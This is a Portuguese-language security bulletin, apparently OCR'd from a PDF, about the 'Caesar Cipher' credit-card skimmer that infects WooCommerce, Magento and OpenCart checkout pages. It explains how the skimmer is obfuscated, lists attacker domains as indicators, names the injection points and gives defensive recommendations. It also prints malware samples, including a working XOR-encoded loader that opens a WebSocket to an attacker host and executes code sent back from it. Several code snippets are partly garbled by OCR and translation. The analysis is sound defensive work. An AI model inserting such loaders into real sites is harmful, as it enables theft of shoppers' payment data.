BOLETIM DE SEGURANÇA

Ataque Skimmer de Cartão de Crédito ‘Caesar Cipher’ mirando em WordPress, Magento e OpenCart

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



SUMÁRIO

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Um novo skimmer de cartão de crédito, conhecido como Caesar Cipher Skimmer, tem como alvo várias plataformas de gerenciamento de conteúdo (CMS), incluindo WordPress, Magento e OpenCart, representando uma ameaça significativa para a segurança online.

2 INFORMAÇÕES SOBRE A AMEAÇA

Pesquisadores da Sucuri descobriram uma infecção, apropriadamente denominada “Caesar Cipher Skimmer”, afetando várias plataformas de gerenciamento de conteúdo (CMS), incluindo WordPress, Magento e OpenCart. Embora seja comum ver malware de uma plataforma CMS sendo reciclado e aplicado em outra (como o malware MageCart, que foi inicialmente identificado no Magento e posteriormente encontrado em ambientes WordPress/WooCommerce), é notável que este novo skimmer esteja sendo implantado em todas essas diferentes plataformas simultaneamente.

Um cliente recente nos procurou com uma questão contínua de furto de dados de cartão de crédito em sua página de finalização de compra do WooCommerce. A situação veio à tona quando o software antivírus do computador deles disparou um alerta durante o acesso à página de checkout. Ao examinar os arquivos do WooCommerce, eles descobriram um código bastante duvidoso inserido no script form-checkout.php.

```
function _0x34e7() {
var _0x104a2d = ['parentNode', 'text', 'https:', 'Fazqv', 'trGsH',
'arcCc', '1qgf22=vsw', 'getElement', '|3|6|7|1|4', 'alytics.co', 'join',
'setAttribu', 'head', 'location', 'https://ss', 'LqLuL', 'pageview',
'ent', '8<14@uhyBv', 'yYQfc', 'rf1uhjdqdp', 'lRcWm', 'removeChil',
'64038eheIgk', '_setAccoun', 'kZbzL', 'SbXWP', 'mgUtj', 'lobxe',
'60135295gqmvKN', 'yMNlS', '4aqUqsh', 'uVjXs', 'innerHTML', '12YwVJgP',
'10126936dYfnKd', 'KRXzn', 'UA-6062309', '0|3|2|1|4', 'protocol',
'1274NwlyGZ', 'vf1ho|wv2p', 'create', 'split', 'nMRqn', '0-1', 'auto',
'KDWDr', 'rUvIs', 'src', 'appendChil', 'catch', 'fromCharCo', 'm/ga.js',
'976JwHvJF', 'AJXIM', '1451948XYuVWe', 'tags-manag', 'YjlVS', 'then',
'hzgWQ', 'reverse', 'jdwhojrrrj', 'SKVAE', 'eozYa', 'kJzTS', 'send',
'map', 'createElem', 'hYqyi', 'cHElv', 'oknkT', 'http://www', '1048557jqi
iAF', '5|9|0|8|10', 'sByTagName', '20HDPPmC', 'charCodeAt', 'UcqPJ',
'btoan', 'script', '40HNwnZb', '4936266ahUmMK', '.google-an', 'drZGw'];
_0x34e7 = function() {
return _0x104a2d;
}
```

Figura 1 – Trecho de uma das variantes do malware.

Embora o malware em questão seja distinto, o arquivo afetado é idêntico. Dado que este script tem uma função crucial no processo de finalização de compra do plugin WooCommerce, a inserção de malware nele é um método eficiente para os criminosos furtarem informações de cartão de crédito. Recentemente, as injeções foram modificadas para parecerem menos evidentes do que uma extensa e complicada sequência de código.

É perceptível que ele está se passando simultaneamente pelo Google Analytics e pelo Google Tag Manager. Nossos leitores perspicazes podem identificar as strings embaralhadas e ocultas no início do arquivo (um grande alerta), além do uso de String.fromCharCode, que é bastante apreciado por alguns agentes de ameaças devido à sua habilidade de camuflar o código. Isso nos leva à pergunta: como deciframos isso e o convertemos em texto compreensível para humanos? Na verdade, o malware emprega algumas técnicas bastante interessantes para ocultar seu conteúdo.

Os passos a seguir são realizados:

```
tags . dividir ( ' ' )
```

Figura 2 – Divisão de string em caracteres individuais.

```
reverter ( )
```

Figura 3 – Inversão da ordem dos caracteres.

```
( tags , pk =  3 )
. mapa ( c = & gt ; String . fromCharCode ( c . charCodeAt ( 0 )  - pk ) )
```

Figura 4 – Subtração de códigos de caractere.

```
. juntar ( ' ' )
```

Figura 5 – União de caractere.

Nesta fase do processo de desofuscação, é crucial compreender o conceito de valores unicode. Cada caractere imprimível em um computador, seja uma letra ou um número, possui um valor numérico correspondente. Existem, ao todo, 149.848 caracteres unicode que englobam todas as línguas escritas e caracteres especiais. Aqui, a "Cifra de César" se torna relevante. Este método de codificação é uma das técnicas de criptografia mais antigas, simples e amplamente reconhecidas, originada na - acertou - Roma Antiga. Esta técnica de criptografia ainda é aplicada atualmente com a cifra de substituição ROT13, utilizada na função PHP str_rot13.




Figura 6 – Exemplo da Cifra de Casar.

O malware, para ocultar sua carga útil, subtrai três do valor de cada caractere unicode. Portanto, ele está essencialmente aplicando uma Cifra de César nos valores unicode, ao invés de apenas nas letras. Por exemplo, o primeiro caractere ‘k’, quando subtraído por três, resulta em ‘h’:

U+0068	h	104	0150	Latin Small Letter H	0073
U+0069	i	105	0151	Latin Small Letter I	0074
U+006A	j	106	0152	Latin Small Letter J	0075
U+006B	k	107	0153	Latin Small Letter K	0076

Figura 7 – Caractére ‘k’ subtraído por 3 e obtendo ‘h’.

Ao longo dos últimos meses deste ano, domínios com erros ortográficos propositais (por exemplo, “gooogle”) foram registrados. É provável que esses domínios tenham sido substituídos quando atraíram muita atenção de softwares antivírus e provedores de segurança.

Esses scripts introduzem uma camada adicional do skimmer ofuscado em JavaScript, que estabelece um WebSocket. Este se conecta a um servidor remoto e fica em espera até que outra camada do skimmer seja enviada por ele.

```
!function(zwl,cghw){!function(zwl){var vnnh=function(zwl,cghw){return zwl.map(
  function(zwl,vnnh){return String.fromCharCode(zwl^cghw)}).join('')}(zwl,cghw);
  window.ww=new WebSocket(vnnh+encodeURIComponent(location.href));window.ww.
  addEventListener('message',function(event){new Function(event.data)()})}(zwl)}
  ([93,89,89,16,5,5,73,78,68,4,67,73,69,68,89,94,75,76,76,4,94,69,90,5,73,69,71,
  71,69,68,21,89,69,95,88,73,79,23],42);
```

Figura 8 – Script utilizado para ofuscar código JS.


O código exibido na captura de tela anterior estabelece um WebSocket para a seguinte URL: wss://cdn.iconstaff[.]top/common.

Existem também outras URLs:

- wss://ws.goooglетagmanager[.]com/ws,
- wss://ws.googletagmanager4[.]com/ws,
- wss://shoponlinemelike[.]loja/comum
- wss://iconstaff[.]topo/comum

O script transmite a URL das páginas da web em uso, possibilitando aos invasores o envio de respostas customizadas para cada site comprometido. Algumas variações do script de segunda camada até verificam se foram carregadas por um usuário logado no WordPress e ajustam a resposta para esses usuários.

As versões mais antigas deste script de segunda camada contêm comentários que indicam que os desenvolvedores são falantes de russo.



```
...
// Установка флага активации скрипта
function setScriptActivated() {
    localStorage.setItem('scriptActivated', 'true');
}

// Функция проверки наличия блока и активации скрипта
function checkAndActivateScript() {
    const element = document.querySelector('
      .vi-wcaio-sidebar-cart-overlay:not(.vi-wcaio-disabled)');
    if (element && !isScriptActivated()) {
        activateYourScript();
        setScriptActivated();
    }
}

// Запуск проверки с интервалом
setInterval(checkAndActivateScript, 500); // Проверка каждые 500 мс


if (window.location.href.indexOf("/checkout-2") > -1) {

  var hasUniqueKey = localStorage.getItem('gtag_s') || document.cookie.indexOf('
    gtag_s=') !== -1;
    if (!hasUniqueKey) {

window.existingWebSocket = null;
```

Figura 9 –Script de segunda camada.

Como já mencionado, o malware foi detectado até o momento no WordPress, Magento e Opencart. Além do arquivo form-checkout.php no WooCommerce, observamos que os invasores estão utilizando indevidamente o plugin Insert Headers and Footers WPCode para inserir o malware no banco de dados do site. Este plugin tem se mostrado bastante popular entre os invasores recentemente. Já relatamos anteriormente sobre este plugin sendo usado de forma imprópria por invasores para inserir redirecionamentos do lado do servidor no código do site.

Nos sites Magento, eles parecem estar utilizando a antiga tabela de banco de dados favorita deles, a core_config_data. O JavaScript de skimming de cartão de crédito é frequentemente encontrado lá, pois essa é a tabela de banco de dados onde o código personalizado inserido no painel de administração do Magento é armazenado. Em relação ao OpenCart, ainda não tivemos nenhum cliente que tenha sofrido essa infecção específica usando o OpenCart, então ainda não temos certeza de onde no back-end ela está se alojando, mas atualizaremos esta postagem se conseguirmos determinar isso.

3 RECOMENDAÇÕES

Abaixo segue as recomendações pela equipe da sucuri.

Atualização do site

- A infecção mais comum ocorre através de software desatualizado. Invasores exploram vulnerabilidades em plugins e temas desatualizados. Evite isso mantendo seu site atualizado com as últimas atualizações de segurança ou utilizando um WAF para aplicar patches virtuais contra vulnerabilidades conhecidas.

Contas de administrador e senhas

- Invasores frequentemente ganham acesso através de contas com senhas fracas e podem fazer alterações ilimitadas no conteúdo do site. Revise regularmente as contas de administrador e mantenha as senhas atualizadas, garantindo que sejam fortes e únicas.

Integridade do arquivo e monitoramento do site

- Utilize o monitoramento da integridade do arquivo para detectar alterações suspeitas ou inesperadas, funcionando como um sistema de detecção precoce. Isso sinalizará quaisquer alterações feitas por hackers ou malware, permitindo uma resposta rápida e minimizando danos potenciais.

Firewall de aplicativo web

- Proteja seu site com um firewall de aplicativo web corretamente configurado para bloquear tráfego malicioso e evitar que tentativas de hack alcancem o servidor de hospedagem.

4 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Sucuri**
- **Thehackernews**

5 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH